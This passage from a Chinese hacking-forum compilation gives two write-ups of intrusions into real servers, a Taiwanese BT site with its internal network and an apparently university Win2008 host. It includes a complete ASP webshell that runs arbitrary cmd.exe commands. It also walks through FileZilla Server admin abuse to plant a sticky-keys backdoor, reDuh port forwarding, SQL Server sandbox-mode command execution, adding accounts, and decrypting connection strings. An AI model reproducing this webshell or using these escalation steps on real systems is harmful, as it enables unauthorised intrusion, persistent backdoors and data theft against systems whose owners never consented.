
net user sb /active:yes

双面人 10:33:09

嗯



好吧，反正是拿下了..



感谢面面大牛的指导。

第11节 台湾 BT 服务器提权及内网渗透

作者：huotoo


来自：法客论坛-F4ckTeam

地址：<http://team.f4ck.net>

.....

菜刀连接后发现权限也挺大的，c: d: e: f: 都可以浏览

先是回到站点主目录，换个咱们的大马，方便提权吧，结果我拿出了我手中的各种大马（不要小看我的 webshell_- 不过我的 shell 一般都是用没有加密的，虽然我不懂的加密，但是我怕那些加密的 shell 中藏有后门，所以我的 shell 全部是未经加密的），结果都没有成功，我就去 c:/Program Files 中发现了 symantec antivirus



对了这里我还要说下, 既然有 symantec 我又查看了下, 发现里面还有 pcanywhere ,然后果断反目录下载 cif 文件然后本地破解, 可是下载回来, 本地打开却显示的都是乱码, 到这里这条思路, 就又断了。继续接上文

好吧, 没有大马, 我们依然可以提权, 我对大马并没有什么依赖, 就是用菜刀依然可以提权 接着我找了个目录上传了我的 cmd.exe 来到菜刀的虚拟终端 SETP 路径/cmd.exe 然后执行命令

[Err] ActiveX 控件被禁用


到这里, 猜测应该是 wscript.shell 后来上传了个阿江 asp 探针也证实了这一点, 既然 wscript.shell 无法使用 那就拿出

Wscript.shell 被禁执行命令的 aspshe ll

代码如下:


```
<object                runat=server                id=oScriptlhn                scope=page
classid="clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8"></object>
<% if err then %>
<object                runat=server                id=oScriptlhn                scope=page
classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"></object>
<%
end if
response.write("<textarea readonly cols=80 rows=20>")
On Error Resume Next
response.write oScriptlhn.exec("cmd.exe /c" & request("c")).stdout.readall
response.write("</textarea>")
response.write("<form method='post'>")
response.write("<input type=text name='c' size=60><br>")
response.write("<input type=submit value='执行'></form>")
%>
```

修改 cmd.exe 路径上传保存 a.asp 准备执行 cmd 可是纠结的问题又来了



当时因为这个问题, 我还在论坛提问过, 但是始终没有得到结果。到这里, 当时我真的有点陷入困境了, 可是这才刚刚开始我怎么能松懈那, 我们继续

在 c:/Program Files 文件我还发现了



这我们可以利用 Filezilla server 提权

具体 Filezilla server 提权思路大家可以先到 baidu 查询下, 资料很多的

我先打开这个目录下的 FileZilla Server Interface.xml 成功获取到所要用的信息


```
<FileZillaServer>
  <Settings>
    <Item name="Last Server Port" type="numeric">14147</Item>
    <Item name="Last Server Password" type="string">[REDACTED]</Item>
    <Item name="Always use last server" type="numeric">1</Item>
    <Item name="Start Minimized" type="numeric">1</Item>
    <Item name="User Sorting" type="numeric">0</Item>
    <Item name="Filename Display" type="numeric">1</Item>
    <Item name="Last Server Address" type="string">127.0.0.1</Item>
  </Settings>
</FileZillaServer>
```

这里我们主要用的值就是 numeric 后面的端口值 这个端口就像 server-u 的 45398 端口一样必要转发到本地才可以使用, 还要用到的就是 password 后面的那个值 这个是登录密码

先假设这些都满足以后, 也登陆成功之后, 我们只要利用 filezilla 的管理权限添加一个用户, 给它 c 盘的权限, 然后在复制 shift 制作一个 5 次 shift 后门 然后 3389 登录激活后门添加账户就可以了


可是要满足这些上面的那个 numeric 后面的端口 (默认为: 14147, 这里我们就把它当做 14147) 就必须要把它转发到本地, 我们无法利用 cmd, 该怎么转发那, 并且及时可以使用 cmd 服务器上还装了 symantec antivirus 即使上传 lcx 也肯定被杀, 该怎么办那。。。

我们可以利用内网端口转发神器 rederh 你想到了吗 只要转发成功 然后我们在本地再进行连接



接下来利用这个提权的过程, 我就不在这进行一一讲解了。(大致过程添加 FTP 账户, 给予 c:/ 权限 然后复制 shift 后门, 3389 登录 添加账户, 就 OK 了)

我们在接前文, 前面我们说到, 这个站点是 web 与 data 分离, 也就是说我们拥有的 sqlserver 的 sa 权限是那台分离的服务器的权限, 前面我们虽然 master..xp_cmdshell 无法使用, 但是 sql server 还可以使用其他好几种方法执行 cmd, 前提是拥有 sa 权限



我们在这使用到的，就是其中的一项，沙盒提权 `sandboxmode` 选择沙盒后，输入我们要执行的命令，譬如 `set` 可是执行显示成功了，怎么没有回显那？怎么个情况，我有执行

`Set > d:/a.txt` 然后 利用 `dir tree` 读取下这个 `d:/a.txt` 发现成功读取到 `set` 的设置信息，那就说明，可以成功执行命令，只是没有回显没关系，我们每次执行命令只要这样就可以了

命令 `> d:/a.txt` 然后读取里面的信息 就可以了

限执行 `ipconfig > d:/a.txt` 通过返回的信息可以看出（这里我就不贴图了）

他在内网的 IP 为 192.168.1.167

然后执行 `netstat -an > d:/a.txt`

我又从中找到了 192.168.1.166 服务器连接到了它的 1433 端口 并且只有 192.168.1.166 连接它的 1433 端口号，从这就可以判断出

Web 服务器内 IP 为：192.168.1.166

Data 服务器内网 IP 为：192.168.1.167

接着 `whami > d:/a.txt` 正如我们想的一样 因为是 sa 权限执行的沙盒

那这里返回的结果 也正是 `system` 权限

并且这台 data 服务器也开了 3389 端口，这时我们就可以利用之前的 `reduh` 转发时 服务器 IP 地址填写成 data 服务器的 IP 就可以，转发成功后，我又利用 `system` 添加了一个账户

准备登陆时

服务器超出最大连接数

直接 `mstsc /admin /v:ip:port` 连接登陆进去 这个登陆时 当时是晚上 12 点了

也没有截图 不好意思了

这篇文章，关键是想给大家一个思路，还有遇到困难不要轻易的就退缩，细心寻找一切可以被利用的，最终一定会达到你想要的目的，我们渗透是为了提高技术，积累经验。而不是为了破坏。

俺文化程度不高，文章写得也有点乱，以后俺会更加规范的。

好了 欢迎大家给我提宝贵意见

还有其实拿下这个站，还有其它思路，大家自己想象吧，我就先不公布我的其它思路了。留点小悬念 $O(\cap \cap)O\sim$

最后忘了说一点了，因为它内网只有这两台服务器，所以我就只拿了这两台服务器。


第12节 记一次曲折的 Win2008 提权

作者：凯文

来自：法客论坛-F4ckTeam


地址：<http://team.f4ck.net>

0x0 可以执行命令，看看权限



IIS 7.5 预设是每个站应用程式池独立的，即是降权了，加上服务器是 64 位，很多神器都用不上。

0x1 再看看溢出方面



最常看 Windows 下的 WindowsUpdate.log 和 bootstat.dat，有时 systeminfo 跑不出补丁的列表。一看这服务器是全补丁的，本地溢出就不用试了。




扫下端口...21 80 1433，好，下一步。

0x2 档案目录


```
重新输入路径
检测可能需要一定的时间请稍等.....
[目录]C:\WINDOWS\FHealth\ERRORREP\QHEADLES\
[目录]C:\WINDOWS\FHealth\ERRORREP\QSIGNOFF\
[目录]C:\WINDOWS\system32\catroot2\{F750B6C3-38EE-11D1-85E5-00C04FC295EE}\
[目录]C:\WINDOWS\system32\com\dmp\
[目录]C:\WINDOWS\system32\Tasks\
[目录]C:\WINDOWS\Registration\CRMLog\
[目录]C:\WINDOWS\system32\spool\drivers\color\
[目录]C:\WINDOWS\system32\spool\PRINTERS\
[目录]C:\WINDOWS\Tasks\
[文件]C:\WINDOWS\Tasks\cmd.exe
[文件]C:\WINDOWS\Tasks\cmd.txt
[文件]C:\WINDOWS\Tasks\iis6.exe
[文件]C:\WINDOWS\Tasks\pr.exe
[文件]C:\WINDOWS\Tasks\Server.exe
[文件]C:\WINDOWS\7i24.com\FreeHost\ [缺少对象]
[目录]C:\WINDOWS\Temp\
[目录]C:\WINDOWS\system32\spool\PRINTERS\
[目录]C:\WINDOWS\Registration\CRMLog\
[目录]C:\WINDOWS\FHealth\ERRORREP\QHEADLES\
[目录]C:\WINDOWS\FHealth\ERRORREP\QSIGNOFF\
[文件]c:\Program Files\Common Files\DU Meter\ [缺少对象]
[文件]c:\Program Files\Kenui\Kenui Shadu\ProgramData\ [缺少对象]
[文件]c:\Program Files\Kenui\Kenui Shadu\Temp\ [缺少对象]
[文件]C:\Program Files\Microsoft SQL Server\90\Shared>ErrorDumps\ [缺少对象]
[文件]c:\Program Files\KSafe\AppData\update\ [缺少对象]
[文件]c:\Program Files\KSafe\AppData\ [缺少对象]
[文件]c:\Program Files\KSafe\Temp\upatemp\ [缺少对象]
[文件]c:\Program Files\KSafe\Temp\ [缺少对象]
[文件]c:\Program Files\KSafe\webui\icon\ [缺少对象]
[文件]c:\Program Files\Rising\RAV\XMLS\ [缺少对象]
[文件]c:\Program Files\Rising\RAV\ [缺少对象]
```

没发现什么目录可利用的，但整个 D 盘可读可写十分不安全，先记下，可能以后有用。


D 盘找到 edu.xxxxx.cn 但发现是用 Access 的，找个旁站看看



行 aspx 的，看 Web.config 应会有发现。



有数据库连资料，看似是用 DES 方式加密后再用 Base64 的，就上网找个解密



哈哈，出来了，这时想起 rootkit 牛说 MSSQL 不是 system 权限，就去看被降成什么了。


0x3 MSSQL

HKEY_LOCAL_MACHINE HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_USERS HKEY_CURRENT_CONFIG	
Key	Value
Parent Key	
Linkage	<SubKey>
Performance	<SubKey>
Type	16
Start	2
ErrorControl	1
ImagePath	"C:\Program Files\Microsoft SQL Server\MSSQL10_50.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
DisplayName	SQL Server (MSSQLSERVER)
ObjectName	NT AUTHORITY\NetworkService
Description	提供数据的存储、处理和受控访问，并提供快速的事务处理。
ServiceSid Type	1

读注册表，所有服务都在

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services 里。

降成了 Network Service...这下蛋痛，先连接试试吧。先看 master 里的 sys.sql_logins。



我靠!! SA 被停用!!! 只用一个 db_owner 的账户，果然是间软件学院，管理员都不是白吃米饭的。数据库方向行不通。


0x4 整理思路

IIS 和 MSSQL 都被降权之下十分蛋痛, 想在 D 盘再找找的可是没有时间, 就这样暂停了...


昨天看到 rootkit 牛说还未有下文, 加上我对提 Win2008 有兴趣, 就重燃心中的一团火, 提权要有恒心才行!!

今天回家途中在想, 这台机又不是很安全, D 盘一定可以找出什么的。

就在翻目录, 发现大部分都不可利用。个多小时后, 终于在一个测试目录找到



这些配置档案应该在 System32\inetsvr\config 里面的, 但管理员抄了出来。

